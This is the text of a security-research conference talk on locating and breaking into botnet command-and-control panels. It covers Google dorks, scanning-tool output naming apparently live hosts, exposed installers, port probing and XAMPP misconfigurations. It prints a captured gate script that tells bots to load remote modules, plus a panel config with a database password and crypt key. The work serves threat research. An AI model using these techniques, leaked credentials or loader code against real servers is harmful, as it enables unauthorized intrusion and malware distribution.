

Exploiting Fundamental Weaknesses in Command and Control (C&C) Panels


What Goes Around Comes Back Around !



Aditya K Sood
Senior Security Researcher and Engineer

About the Speaker

- Dr. Aditya K Sood
 - Senior Threat Researcher and Engineer
- Others
 - Worked previously for IOActive, Armorize, Coseinc and KPMG
 - Active Speaker at Security conferences
 - Written Content – IEEE Magazine/Virus Bulletin/ISSA/ISACA/CrossTalk/HITB Ezine /Elsevier NESE|CFS
 - Personal Website:
 - LinkedIn : <http://www.linkedin.com/in/adityaks>
 - Website: <http://www.secniche.org>
 - Blog: <http://secniche.blogspot.com>
 - Company Website : <http://www.niara.com>
 - Authored “ Targeted Cyber Attacks” Book !
 - Email : contact {at} secniche {dot} org



Disclaimer !

The opinions and views expressed in this research presentation is completely based on my independent research and do not relate to any of my previous or present employers.

I am not responsible for the links (URLs) presented in Figures and Listings as part of testing analysis and do not assume any responsibility for the accuracy or functioning of these at the time of release of this paper. These links (URLs) were live and active during testing.

The research presented in this presentation should only be used for educational purposes. **Please also check the updated version of this presentation after the conference.**

The released version of the research paper is Version I.I !

Fetch it from BlackHat Archives or <http://www.secniche.org>



What This Talk is All About ?

- Learning about the different insights gathered from real-time testing of C&C panels
- Understanding the facts and C&C design of botnet families
 - Zeus / ICE 1X/ Citadel / BetaBot etc.
- Busting several myths about C&C architecture and deployments
- Learning what methods to follow when direct exploitation is not possible
- Utilizing multiple vulnerabilities to attack C&C panels
- Gathering information using weak C&C configurations
- Building C&C intelligence for Incident Response and automated solutions

Rationale !

Why to Break when we can Bypass !



C&C Panels Overview

- Web-based software components for managing bots around the Internet
- Centralized place for communicating with bots and sending updates
- Majority of the C&C panels are authored in PHP and MySQL
 - Hosted on Apache / Nginx and LAMPP (XAMPP) servers
- C&C panel is architected using modular components that are interdependent on each other
 - Failing one component can impact the working of other component


C&C Components Protection

- Design Protections
 - Gates
 - Cryptographic Key
 - Login Web Page Key
- Generic C&C Components
 - **Note: naming convention and components changes with design**

Component	Overview
gate.php	preventing direct access to main control panel
cp.php	managing bots and exfiltrated data (control panel)
index.php	restricting directory listing through default code
config.php	configuring settings for bots and C&C panel itself
install/	installation component (tables, databases, reports and others)
fsarch.php	archiving files


C&C Gates

- What are Gates ?
 - Intermediate web components that perform verification on the incoming requests sent by the bots
 - Verification of bots identity
 - Authorization and allocation of access rights
 - Different from login or administrative panels
 - Gates can be treated as proxies
 - C&C prefers to communicate with bots through gates



Protecting C&C Resources

- ICE 1X shows following message in one of its directory:



- ZEND Framework Authentication



- Zend_Session → Built-in session management functionality using namespace objects
- Zend_Acl → Lightweight access control privileges

- ionCube



- PHP encoder to encode the PHP source code and file paths
- ionCube loader manages the runtime execution of PHP code

C&C Attack Models

- Reversing malware to extract cryptographic keys and file
 - Key provides read/write operation capabilities on the C&C panel (including components)
- Obtaining backdoor access to hosting servers
- Finding design and deployment flaws including vulnerabilities
 - Performing source code analysis on the downloaded C&C panel
- *Note: Read Whitepaper for complete details !*



Google Dorks – Botnet C&Cs

■ Potential Dorks

- Dorks are based on the default design of the botnet family
 - Design such as naming convention can be changed by the bot herder
- A number of C&C panels have been exposed using these dorks
 - **Worth giving a TRY ! Test more and build more dorks !**


Botnet Family	Potential Google Dorks
Zeus	inurl: “cp.php?m=login” inurl: “cp.php?letter=login”
ICE 1X	inurl: “adm/index.php?m=login”
Citadel	inurl: “cp.php?m=login”
BetaBot	inurl: “login.php” intext: “myNews Content Manager”
iStealer	inurl: “index.php?action=logs” intitle:”login”
SpyEye	inurl: “frmcp/”

Google Dorks – Botnet C&Cs

- Example : Finding C&C Gates

```
[1854:1846 - 0:2086] 05:44:29 [root@BACKY:o +3] /my_tools/cc_tools
$ python gdpro.py inurl:'panel/gate.php' 200
[*] -----!
      DETECTED COMMAND AND CONTROL PANELS USING GOOGLE DORKS !
[*] -----!
[*] ok, results collected, cleaning the cached links or inactive links .....!
[*] total number of potential C&C links detected are : 9
[*] generating direct C&C links with access codes .....

[+] Title [Counter | Login] | http://www.hhoppler.bplaced.net/HOPPLA-Hoppler/counter/panel/gate.php | (200) | (Apache/2.4)
[-] Title [Location:66.249.76.210:United States] | http://www.notorioushf.us/panel/gate.php | ([Errno -2] Name or service
[-] Title [Location:66.249.73.41:United States] | http://yotribez.com/panel/gate.php | (404) | (Apache/2.4)
[+] Title [Location:66.249.64.96:United States] | http://borudo.prodriftbrasil.net/panel/gate.php | (200) | (nginx)
[+] Title [Location:66.249.66.184:Unknown] | http://zeus.tr.gp/panel/gate.php | (200) | (Apache)
[+] Title [Location:66.249.68.8:Unknown] | http://nth2doftw.netii.net/panel/gate.ph
p | (200) | (Apache)
[+] Title [Location:66.249.66.196:Unknown] | http://kochamkwiaty.ugu.pl/panel/gate.php | (200) | (Apache)
[+] Title [Location:66.249.73.175:United States] | http://irc.videos.x10.mx/panel/gate.php | (200) | (Li
teSpeed)
[+] Title [Location:66.249.68.184:Unknown] | http://chuzsec.netau.net/panel/gate.php | (200) | (Apache)
```



Network Traffic Analysis (1)

- Detecting network traffic to gates
 - Analyzing communication channels used for data exfiltration

```
POST /panel/gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: www.raozat.com
Content-Length: 262
Expect: 100-continue
Connection: Keep-Alive
```

```
crypt=qQHanl2ck5warpyntg1TCRkTBNlK6h0RwajLzACQgACM1YTORBCIgASVQNEIkFwdrBimP0EvoUmcvNEIpIF
KsVGdu1kKg4SKx4SM2BSTER0Vg0CIu9wa0FmcbVncvNEI0Z2bz9mcj1wToACM3MDIYZEIVJHZhvXUGeUSE1kvopib
p1GZBpsQv4kK2gDegcDIzd3bk5waXpsNwIwMwgjN0MmZ4AZMzgzMzYwZ0YzYkhjY0MWNkJWzmRmYwIDM11TOHTTP/
1.1 200 OK
```

```
Date: Tue, 18 Feb 2014 19:59:27 GMT
Server: LiteSpeed
Connection: close
X-Powered-By: PHP/5.3.28
Content-Type: text/html
Content-Length: 420
```



```
==AfqMFRBvkuIRFI01CI0MjMx0DdkRnL152b0NXyu9mag8ULgmZmZmj0VZmbp5ibpFGajv2ZvRmLx0wd0Fmc0N3LV
oDcjr3KtVhdhJhdzBybtACdwlncjNHih1ikgQwYvXmb39GZ/
I2bsJ2Lw8SMFNXZH1Tw58yc1xwam9SMvkGch9Cd05SZn9yL6AHd0hGI0JXY0NnLyvmbp1GfqMXZ5ByZtACNZITMga
XLGUHcn5SZu9GdzFmbvpgI11CI5MzMoTbvNmLyVGdzFmZonXyo5SZn9GZu0wd0Fmc0N3LvoDcjr3KtVhdhJhdzBy
btACdwlncjNHih1ikgQwYvXmb39GZ/
I2bsJ2Lw8SMHJKUOZUS28vc1xwam9SMvkGch9Cd05SZn9vL6AHd0hGI0JXY0NnL1B3ZuIXZu1wbl
```

Data exfiltration to Gates – Plasma Bot !



Network Traffic Analysis (2)

- Remember : Gates and C&C administration interface are hosted on the same server majority of the time



Gate component shows blank page and C&C panel administration interface is present on the same server




Multiple C&C Panels – Same Server

- Possibility of only one C&C panel present on the same host on the destination server → Not True !
- Operations
 - Analyze URL structure and associated parameters
 - Detect directory patterns in the C&C URL
 - Guess or Fuzz the parameters in the C&C URL
- Example
 - URL structure : `http://[C&C_domain]/[directory]/index.php?m=login`
 - `http://www.example.com/storage/1/control.php?m=login`
 - Try:
 - `http://www.example.com/storage/2/control.php?m=login`
 - `http://www.example.com/storage/3/control.php?m=login`
 - `http://www.example.com/storage/4/control.php?m=login`

Multiple C&C Panels – Server

- Detected multiple Zeus C&C panels on same host



Multiple C&C Panels – Server

- Detected multiple Winlocker C&C Panels



Username

Password



Not Found

The requested URL /loader1/index.php was not found on this server.

Apache/2.2.22 (Debian) Server at obession.co.ua Port 80



Username

Password

root@BACKY: /my_tools/cc_tools

File Edit View Terminal Help

[1854:1846 - 1:2093] 06:21:45 [root@BACKY:~ +3] /my_tools/cc_tools

\$



Confirming Base C&C Components

- Relying on the renamed C&C component and does not ensure the present of the default one
- Operations
 - Bot herders rename the C&C component to other to avoid signatures
 - Example: renaming “cp.php” → “check.php”
 - Ensure that the default components are present on the server
 - Testing indicates that both renamed and original files are present on the C&C server

```
# python comp_check_zeus_ice_cita.py http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/ zeus
```

Exposed Components !

```
[*] -----!
```

```
EXPOSED C&C COMPONENTS - CHECK FOR 200 CODE
```

```
[*] -----
```

```
[-] http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/zeus - HTTP Error Encountered - 404
```

```
[+] http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/cp.php - (200)
[+] http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/gate.php - (200)
[-] http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/config.bin - HTTP Error Encountered - 404
[+] http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/install - (200)
[+] http://www.esherristore.com/wp-includes/Text/Diff/Renderer/ugophp/theme - (200)
```

Installation Component Check

- Installation component is exposed on several botnets
 - Vulnerable C&C Panels – Zeus / ICE 1X / Citadel

```
python zeus_ice_cita_installer_checker.py http://sayno2gaymarriage.biz/wordpress/wp-includes/foaxpp
[+] target : (http://sayno2gaymarriage.biz/wordpress/wp-includes/foaxpp/install/index.php)
[*] install directory is exposed on the target C&C !
[-] installed C&C version : Control Panel 1.3.5.1 Installer
[*] detected MySQL DB on the C&C panel is : sayno2ga_foaxpp

[+] extracting installer information, wait for few seconds for the POST request:
.....!
[*] installer query resulted in following information from : http://sayno2gaymarriage.biz/wordpress/wp-includes/foaxpp/install/index.php
```

```
<td align="left" class="success">&#8226; [2] - Updating table <b>'botnet_webinjects_history'</b>.</td>
<td align="left" class="success">&#8226; [2] - Creating folder <b>'_reports13305113'</b>.</td>
<td align="left" class="success">&#8226; [2] - Writing config file</td>
<td align="left" class="success">&#8226; [2] - Searching for the god particle...</td>
<td align="left" class="success">&#8226; [3] - Creating folder <b>'system/data'</b>.</td>
<td align="left" class="success">&#8226; [3] - Creating folder <b>'public'</b>.</td>
<td align="left" class="success">&#8226; [3] - Creating folder <b>'files'</b>.</td>
<td align="left" class="success">&#8226; [3] - Creating folder <b>'files/webinjects'</b>.</td>
```

Extracting report directory name and accessing it to access reports directory !

sayno2gaymarriage.biz/wordpress/wp-includes/foaxpp/_reports13305113/

Index of /wordpress/wp-includes/foaxpp/_reports13305113

- [Parent Directory](#)
- [files/](#)

Apache/2.2.27 (Unix) mod_ssl/2.2.27 OpenSSL/1.0.1e-fips mod_bwlimited/1.4 Server at sayno2gaymarriage.biz Port 80

Login

User name:

Password:

Remember (MD5 cookies)

Submit



Port Mapping for Similar Resources

- Relying completely on the specific port detected in the network for C&C communication
 - Verification of only TCP port 80 or 443 on the C&C for web services
 - Assuming that TCP port 443 is used only for HTTPS
- Issuing the HTTP requests to same resources on different ports
 - Fuzzing the same web resources on the target web server on different ports
 - This technique has resulted in fruitful scenarios



Port Mapping for Similar Resources

cc9966.com

403 Forbidden

nginx/1.2.1

cc9966.com:81/cmd

cc9966.com/cmd


loadmodule("http://cc9966.com/clk","clk")

loadmodule("http://cc9966.com/clk","clk")



Checking same resources on different ports.

A “cmd” file is downloaded by targeting different paths and ports !



Port Mapping for Similar Resources

```
<?php
$aid=mysql_real_escape_string($_GET["aid"]);
$id=mysql_real_escape_string($_GET["id"]);
$os=mysql_real_escape_string($_GET["os"]);
$version=mysql_real_escape_string($_GET["version"]);
if(preg_match("/^[a-z_\.\\-\\d]+$/i",$aid)
  &&preg_match("/^[a-z_\.\\-\\d]+$/i",$id)
  &&preg_match("/^[a-z_\.\\-\\d]+$/i",$os)
  &&preg_match("/^[a-z_\.\\-\\d]+$/i",$version))
{
    $mysql_connection=mysql_connect("localhost","root","test50$");
    mysql_query("create database if not exists logs");
    mysql_select_db("logs");
    $ip=ip2long($_SERVER["REMOTE_ADDR"]);
    mysql_query("create table if not exists logs (day int unsigned,date timestamp
    default current_timestamp,ip bigint(11) unsigned,type_id int unsigned,type char(16),
    aid int unsigned,uid binary(16),versi
    index indextype_id (type_id),index ir
    mysql_query("insert into logs (day,ip
    (to_days(curdate()),'".$ip."','".$os."','".$version)");
    mysql_close($mysql_connection);
}
?>
```

```


    $fc=fopen("logs/testcount","c+");
    flock($fc,1);
    $counter=0;
    $counter=fread($fc,100);
    if($counter<1000)
    {
        $counter++;
        fseek($fc,0);
        echo("loadmodule(\"http://cc9966.com/1\", \"1tst\")\n");
        file_put_contents("logs/test",[".$counter."][".$_SERVER["REMOTE_ADDR"]."]
        |[".date("d.m.y H:i:s")."]."._SERVER["QUERY_STRING"]."\n",FILE_APPEND);
        fwrite($fc,$counter);
    }
    fclose($fc);
    if( $_GET["aid"] == "333" )
        echo("loadmodule(\"http://cc9966.com/sub\", \"sub\")\n");
    else
        echo("loadmodule(\"http://cc9966.com/clk\", \"clk\")\n");
?>
```



C&C Deployment on XAMPP

- Seriously ?
- XAMPP is never meant to be used for production purposes
 - Using it for C&C is serious mistake. But, its happening !
 - Easy configuration
- Serious security issues in configuration
 - The MySQL administrator (root) has no password
 - The MySQL daemon is accessible via network
 - ProFTPD uses the password "lampp" for user "daemon"
 - PhpMyAdmin is accessible via network
 - Examples are accessible via network
 - Refer: https://www.apachefriends.org/faq_linux.html
- There are number of loopholes that can be exploited to hack back into servers using XAMPP

C&C Deployment on XAMPP



Index of ftp://42.121.195.54/webalizer/

Up to higher level directory

Name

- _reports347375132
- api.php
- cp.php
- cp.zip
- css.php
- ctry_usage_201308.png
- ctry_usage_201309.png
- ctry_usage_201310.png
- ctry_usage_201311.png
- ctry_usage_201312.png
- ctry_usage_201401.png
- ctry_usage_201402.png
- ctry_usage_201403.png

Authentication Required

Enter username and password for ftp://42.121.195.54

User Name:


Password:

OK Cancel

Last Modified

3/2014	6:17:00 AM
3/2012	12:00:00 AM
3/2012	12:00:00 AM
3/2014	1:38:00 AM
3/2014	1:40:00 AM
3 KB	4/13/2014 10:21:00 AM
3 KB	4/13/2014 10:21:00 AM
3 KB	4/13/2014 10:21:00 AM
3 KB	4/13/2014 10:21:00 AM
3 KB	4/13/2014 10:21:00 AM
3 KB	4/13/2014 10:21:00 AM
3 KB	4/13/2014 10:21:00 AM
3 KB	4/13/2014 10:21:00 AM
3 KB	4/13/2014 10:21:00 AM
3 KB	4/13/2014 10:21:00 AM
3 KB	4/13/2014 10:21:00 AM

C&C Deployment on XAMPP



```
'localhost', 'mysql_user' => 'lampp', 'mysql_pass' => '7KPW4VrrAPppqchv', 'mysql_db' => 'webalizzer', 'reports_path' =>
'_reports347375132', 'reports_to_db' => 1, 'reports_to_fs' => 1, 'reports_geoop' => 0, 'jabber' => array ( 'login' => "", 'pass' =>
'', 'host' => "", 'port' => 5222, ), 'reports_jn' => 0, 'reports_jn_logfile' => '_reports347375132/jabber.log', 'reports_jn_to' => "",
'reports_jn_list' => "", 'reports_jn_botmasks' => "", 'reports_jn_masks' => array ( 'wentOnline' => "", 'software' => "", 'cmd' => "" ),
'reports_jn_script' => "", 'scan4you_jid' => "", 'scan4you_id' => "", 'scan4you_token' => "", 'accparse_jid' => "", 'vnc_server' => "",
'vnc_notify_jid' => "", 'reports_deduplication' => 1, 'iframer' => array ( 'url' => "", 'html' => '', 'mode' => 'off', 'inject' => 'smart',
'traverse' => array ( 'depth' => 3, 'dir_masks' => array ( 0 => '*www*', 1 => 'public*', 2 => 'domain*', 3 => '*host*', 4 =>
'ht*docs', 5 => '*site*', 6 => '*web*', ), 'file_masks' => array ( 0 => 'index.*', 1 => '*.js', 2 => '*.htm*', ), ), 'opt' => array (
'reiframe_days' => 0, 'process_delay' => 0, ), ), 'named_preset' => array ( ), 'db-connect' => array ( ), 'mailer' => array (
'master_email' => "", 'script_url' => "" ), 'allowed_countries_enabled' => 0, 'allowed_countries' => "", 'botnet_timeout' => 1500,
'botnet_cryptkey' => 'EE801318260CN', ); $config['botnet_cryptkey_bin'] = array(42, 206, 44, 185, 223, 202, 65, 90, 137,
182, 105, 33, 18, 87, 251, 175, 127, 148, 56, 141, 225, 97, 15, 221, 130, 252, 4, 180, 229, 221, 115, 154, 22, 144, 240, 43,
66, 74, 218, 84, 76, 201, 55, 117, 72, 104, 208, 102, 189, 17, 145, 224, 124, 75, 166, 219, 86, 133, 110, 145, 26, 60, 248,
4, 0, 39, 88, 79, 165, 7, 37, 40, 28, 175, 230, 149, 212, 108, 173, 138, 33, 172, 114, 181, 254, 78, 12, 108, 68, 15, 102, 5,
44, 90, 16, 232, 192, 37, 63, 236, 120, 59, 162, 192, 111, 35, 151, 251, 107, 118, 57, 226, 181, 186, 129, 103, 96, 198,
141, 252, 23, 161, 184, 60, 239, 27, 87, 171, 207, 117, 106, 136, 51, 54, 237, 127, 19, 156, 83, 81, 213, 228, 7, 247, 20,
242, 212, 69, 246, 253, 253, 201, 162, 126, 225, 86, 62, 168, 0, 207, 123, 16, 172, 105, 211, 57, 42, 151, 49, 21, 48, 220,
99, 226, 168, 48, 159, 113, 209, 118, 146, 30, 165, 11, 167, 65, 192, 65, 81, 166, 155, 187, 25, 50, 136, 211, 32, 233, 205,
205, 10, 83, 134, 155, 45, 129, 99, 179, 194, 73, 180, 8, 29, 247, 5, 134, 1, 191, 132, 57, 14, 52, 113, 216, 112, 141, 32,
239, 187, 64, 95, 195, 109, 232, 158, 253, 70, 69, 122, 1, 244, 235, 86, 160, 204, 197, 85, 156, 184, 138, 149, 238, 196,
208, 188, 94); return $config;
```

login - Mozilla Firefox

File Edit View History Bookmarks Tools Help

login +

42.121.195.54:8080/webalizer/cp.php?m=login

Google

Login

User name:

Password:

Remember (MD5 cookies)

Submit



Start login - Mozilla Firefox C:\WINDOWS\system32...

12:24 AM


Root Directory Verification

- Root directory of the hosting server should be analyzed
- Majority of time directory index is obtained



Index of /

[Name](#) [Last modified](#) [Size](#) [Description](#)

 [serverphp/](#) 2014-06-20 06:54 -


Apache/2.4.7 (Win32) OpenSSL/1.0.1e PHP/5.5.9 Server at 107.182.142.41 Port 80




Index of /serverphp/r7

[Name](#) [Last modified](#) [Size](#) [Description](#)

 [Parent Directory](#) -

 [_reports/](#) 2014-06-21 02:38 -

 [config.bin](#) 2014-06-20 06:58 34K

 [cp.php](#) 2013-12-19 01:10 55K

 [gate.php](#) 2013-12-19 01:10 17K

